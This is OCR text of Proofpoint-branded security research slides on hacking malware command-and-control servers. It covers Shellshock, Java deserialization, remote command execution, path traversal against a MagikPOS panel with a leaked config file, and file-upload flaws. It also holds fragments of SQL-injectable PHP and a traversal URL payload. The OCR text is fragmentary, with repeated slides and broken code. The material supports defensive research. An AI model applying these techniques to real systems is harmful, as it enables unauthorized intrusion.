include ("config.php");
mysql_query ("SET NAMES 'utf8'");
```

ettask.php?imei='

Search

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"" LIMIT 1' at line 1

```
$query = mysql_query( UPDATE list SET balance= $balance WHERE IMEI= $IMEI
    LIMIT 1", $db) or die(mysql_error());

$query_2 = mysql_query("SELECT * FROM list WHERE IMEI='$IMEI'", $db) or die(
    mysql_error());
$rows = array();
```

05.09.2015 13:45	Unknown	05.09.2015 13:49	869 01706		109. 116
05.09.2015 12:46	Unknown	05.09.2015 12:46	352 38358		
04.09.2015 06:50	Россия	04.09.2015 07:28	861 71817	MegaFon	178. .190

proofpoint


Method 16

Having admin panel access and webshell access is GREAT…

… but how about rooting the server?


Method 16 -- Remote command execution

- Win: root the C2 server
- HFS - Vawtrak hosting TinyLoader as downloader




Method 16 -- Remote command execution

- Win: root the C2 server
- HFS -- Vawtrak hosting TinyLoader as downloader




Method 17 – Shellshock (CVE-2014-6271)

- Win: gain C2 server access
- Sutra TDS – undisclosed



Method 17 – Shellshock (CVE-2014-6271)

- Win: gain C2 server access
- Sutra TDS – undisclosed



Method 18 -- JAVA Unserialize Vulnerability (CVE-2015-4852)

- Win: gain access C2 server
- Android Fake-Angry
  - Oracle WebLogic Server, versions 10.3.6.0, 12.1.2.0, 12.1.3.0, 12.2.1.0 are affected

proofpoint

Method 19

Now that we can execute arbitrary commands and access arbitrary files…

… how to very quickly grasp what's there?

Method 19 -- Webalizer/AWStat

- Leverage: Understanding a C2's structure
- Northern Gold (Qbot)

#	Hits		KBytes		URL	
1	2142342	34.56%	732766	0.76%	/t	Qbot gate
2	1306853	21.08%	716881	0.75%	/k	Exploits go to sutra
3	240434	3.88%	69783581	72.65%	/v	Qbot exe updates
4	72215	1.16%	20450287	21.29%	/u/_qbotinj.exe	Qbot exe
5	12981	0.21%	1121722	1.17%	/w	Webinjects for all
6	12912	0.21%	2420	0.00%	/s	Session spy
7	5259	0.08%	1336859	1.39%	/u/_qbotinj.exe.pkg	Qbot exe updates
8	2010	0.03%	6220	0.01%	/E/J2.JS	Inject Iframe redirection
9	1825	0.03%	1822	0.00%	/	
10	1522	0.02%	408	0.00%	/robots.txt	

Method 20

Let’s try some complex techniques!

Method 20 -- Path traversal


- Win: arbitrary file access
- MagikPOS

view-source:http://[redacted]d.php?file=../../../[redacted]settings.php

```
1  <?php
2
3   class settings {
4    //db
5    const db_hostname = "localhost";
6    const db_user = "root";
7    const db_password = "[redacted]!";
8    const db_name = "o2kf8gp";
9
10   //account
11   const umb_username =  "Magic";
12   const umb_password = "[redacted]";
13
14   //platform
15
16   //how many times a user can send bad authentication details
17   const brute_ipban = 5;
18
19   //login session duration in seconds
20   const sessionTime = "3600";
21
22   //folder names
23   const umb_logsPath = "logs";
24   const umb_updatePath = '$_updates';
25
26   //encryption key
27   const enc_key = "@#$%^&*()<>,./;'-=oqwertgnhiopl";
28
```


Method 20 -- Path traversal

- Win: arbitrary file access
- MagikPOS




Method 21 -- File upload vulnerability (unrestricted)

- Win: arbitrary file access
- Jahoo spambot



